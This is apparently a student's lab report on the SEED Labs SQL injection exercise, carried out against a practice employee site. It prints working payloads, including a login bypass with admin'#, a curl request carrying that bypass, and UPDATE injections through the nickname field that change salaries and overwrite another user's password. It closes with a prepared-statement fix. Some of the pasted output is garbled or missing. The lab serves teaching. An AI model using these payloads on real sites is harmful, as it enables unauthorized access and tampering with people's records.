SQL Injection

Task 1: Ran the basic SQL commands

```
mysql> show databases;
 Database
 information_schema |
 performance_schema
 sqllab_users
 sys
5 rows in set (0.00 sec)
mysql> use sqllab_users;
Reading table information for completion of table and column name
You can turn off this feature to get a quicker startup with -A
Database changed
mysql> show tables;
| Tables_in_sqllab_users |
| credential |
1 row in set (0.00 sec)
| ID | Name | EID | Salary | birth | SSN | PhoneNumber |
Address | Email | NickName | Password
------
1 row in set (0.00 sec)
```

Task 2.1: I entered in admin'# into the username and did not enter in a password. It logged me in and i got this webpage with all the employee info.

Username	Eld	Salary	Birthday	SSN	Nickname	Email	Address	Ph Nu
Alice	10000	20000	9/20	10211002				
Boby	20000	30000	4/20	10213352				
Ryan	30000	50000	4/10	98993524				
Samy	40000	90000	1/11	32193525				
Ted	50000	110000	11/3	32111111				
Admin	99999	400000	3/5	43254314				

2.2: Worked as intended, I have access to all the same data... it just not as well formatted.


[10/23/22]seed@VM:~/.../04_sqli\$ curl www.seedlabsqlinjection.com/unsafe_home.php?username=admin%27%23

;'>H ome (current)Edit Profile <button onclick='logout()' type='button' id='logoffBtn' class='nav-link my-</pre> 2 my-lg-0'>Logout</button></div></nav><div class='container'>
<h1 class= 'text-center'> User Details </h1><hr><table class='table table-s triped table-bordered'><thead class='thead-dark'>Userna meEIdSalarvB irthdaySSNNickname<th scope= 'col'>EmailAddressPh. Number </thead> Alice1000020000 Boby20000300004/20td> 10213352 Ryan30000500004/1098993524 >40000</t d> Ted500001100001 cope='row'> Admin999994000003/543254314

dr>

<br


2.3: Just like the instructions said, i doesn't work I input admin; SELECT * FROM credential; '# and got



3.1: edited the salary by inputting ', salary='8008135 into the nickname field




3.2:edited the salary by inputting ',salary='1' WHERE name='samy';# into the nickname field



3.3: edited the password by inputting

',password='86f7e437faa5a7fce15d1ddcb9eaeaea377667b8' WHERE name='samy';# into the nickname field, which makes a the password. Then i logged in putting Samy as username and a as password



4.1: I edited the unsafe.php to

```
$conn = getDB();
$input_uname = $_GET['username'];
$input_pwd = $_GET['password'];
$hashed_pwd = sha1($input_pwd);
// do the query
$result = $conn->prepare("SELECT id, name, eid, salary, ssn
                                   FROM credential
                                   WHERE name= ? and password= ?");
// bind params to the query
$result->bind_param("ss", $input_uname, $hashed_pwd);
$result->execute();
$result->bind result($id, $name, $eid, $salary, $ssn);
$result->fetch();
/*if ($result->num_rows > 0) {
   // only take the first row
  // only take the first row
$firstrow = $result->fetch_assoc();
$id = $firstrow["id"];
$name = $firstrow["name"];
$eid = $firstrow["eid"];
$salary = $firstrow["salary"];
$ssn = $firstrow["ssn"];
*/
                                                                                    39,22
                                                                                                         85%
                                                                                 🔽 💿 💯 🎜 🧳 🥅 📕 🔐 🚳 🚺 Left 🗱
```

Once i did this i restarted the docker and ran the url http://www.seedlabsqlinjection.com/defense/
And Tried to log in like normal and got



Then i tried to do an sql attack and got

